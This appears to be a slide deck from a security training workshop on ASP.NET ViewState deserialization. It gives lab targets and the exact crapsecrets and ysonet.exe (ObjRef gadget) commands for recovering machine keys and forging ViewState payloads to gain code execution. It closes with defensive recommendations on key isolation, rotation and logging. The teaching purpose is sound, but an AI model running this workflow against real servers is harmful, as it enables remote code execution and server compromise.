Target: http://server/mac/mobile/mobile.aspx

No Generator!

Using crapsecrets, Modern or Legacy?
crapsecrets:
    python3 ./crapsecrets/examples/cli.py -mrd 5 -avsk -fvsp -u http://server/mac/mobile/mobile.aspx

Modern:
    ysonet.exe -p viewstate -g ObjRef -c "http://" --validationalg="???" --validationkey="???" --decryptionalg="???" --decryptionkey "???" --path="???" --apppath="???" --vsuk "???" --isdebug

Legacy:
    ysonet.exe -p viewstate -g ObjRef -c "http://" --validationalg="???" --validationkey="???" --vsuk "???" --islegacy --generator=???
```

LAB6: LONG REDIRECTION RESPONSE & SPLITTED!

- Target: http://server/mac/long/
- Long redirection response:
  - “The application returned a redirection response containing a "long" message body.”
- ViewState has been splitted in multiple fields!
- Active Exploitation Goals:
  - Run ObjRef



```
Lab6: long redirection Response & Splitted!

Target: http://server/mac/long/

Look at the response!

Using crapsecrets, Modern or Legacy?
crapsecrets:
    python3 ./crapsecrets/examples/cli.py -mrd 5 -avsk -fvsp -u
    http://server/mac/long/

Modern:
    ysonet.exe -p viewstate -g ObjRef -c "http://" --validationalg="???"
    --validationkey="???" --decryptionalg="???" --decryptionkey "???"
    --path="???" --apppath="???" --vsuk "???" --isdebug

Legacy:
    ysonet.exe -p viewstate -g ObjRef -c "http://" --validationalg="???"
    --validationkey="???" --vsuk "???" --islegacy --generator=???
```

LAB7: TRANSFER INSTEAD OF REDIRECT

- Target: http://server/mac/transfer/
- Transfer comes from ASP Classic!
- In code: Response.Redirect vs Response.Transfer
  - In Transfer, client-side does not see any differences
  - It is "like" a server-side redirection to an internal page
- Active Exploitation Goals:
  - Run ObjRef

RECAP: LAB MYTHOLOGY

1. Analyse target using your passive tool:
   - **CrapSecrets:** `python3 ./crapsecrets/examples/cli.py -mrd 5 -avsk -fvsp -u TargetUrl`
2. Have the keys? Use YSoNet ObjRef gadget and the viewstate plugin.

Modern (.NET Framework .4.5+):

```
ysonet.exe -p viewstate -g ObjRef -c "http://CallBackServer" --validationalg="?" --
validationkey="?" --decryptionalg="?" --decryptionkey "?" --path="?" --apppath="?" --vsuk "?"
--isdebug
```

Legacy (.NET Framework .4.0-):

```
ysonet.exe -p viewstate -g ObjRef -c "http://" --validationalg="?" --validationkey="?" --vsuk
"?" --islegacy --generator=?
```

3. Shape a valid POST (or GET if the payload is small) request

RECOMMENDATIONS

RECOMMENDATIONS

- Use “AutoGenerate,IsolateApps” if possible
  - If box has an RCE master key can be stolen
    - Run the app under a newly created AppPool, or
    - Delete the master key from registry (https://soroush.me/blog/danger-of-stealing-auto-generated-net-machine-keys)
- Use ViewStateUserKey (per user, per session)
- Avoid legacy DES/3DES
- Different keys for different environments
- Log ViewState MAC failures & EventValidation exceptions
- Rotate the keys periodically

IF USING AZURE

- Store machine keys in Azure App Settings or Key Vault
- Use Azure App Settings / Key Vault for rotation
- Azure App Settings / environment can override `web.config` values

CAN AI GENERATE A GOOD SECRET?

- If it generates a code to generate it randomly perhaps!
- We don’t want AI to generate it itself to avoid logging
- And do not paste generated machine keys directly into prompts…

THANK YOU!

Soroush Dalili (@irsdl)

ANY QUESTIONS?